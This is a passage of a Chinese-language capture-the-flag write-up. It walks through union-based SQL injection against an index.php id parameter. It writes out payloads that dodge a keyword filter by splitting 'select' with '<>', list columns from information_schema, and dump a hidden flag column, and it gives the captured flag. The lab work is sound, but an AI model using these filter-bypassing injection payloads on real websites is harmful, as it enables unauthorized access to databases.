


感觉就在`flag_9c861b688330`里面：

继续：`/index.php?id=1+union+s<>elect+1,(sel<>ect%20group_concat(flag_9c861b688330)%20from%20users),3`


发现是空的，，，，，：






怀疑是不是找错表了，重来：`/index.php?id=1+union+s<>elect+1,(sel<>ect%20group_concat(column_name)%20from%20information_schema.columns%20where%20table_name="info"),3`

果然 还有一个flag的东西：`id,title,flAg_T5ZNdrm`



既然如此就查吧：`/index.php?id=1+union+s<>elect+1,(se<>lect%20group_concat(flAg_T5ZNdrm)%20from%20info),3`

得到flag：`flag{fc21fcbe-7afa-4b4b-9bad-e95a8fc728c4}`



主要就是过滤关键字的问题，要知道如何进行绕过，

一般把各种方法都尝试一下，你就会收获道不一样的惊喜，

这里就不说那些绕过的方法了，网上一大把

想知道的可以自己去百度一下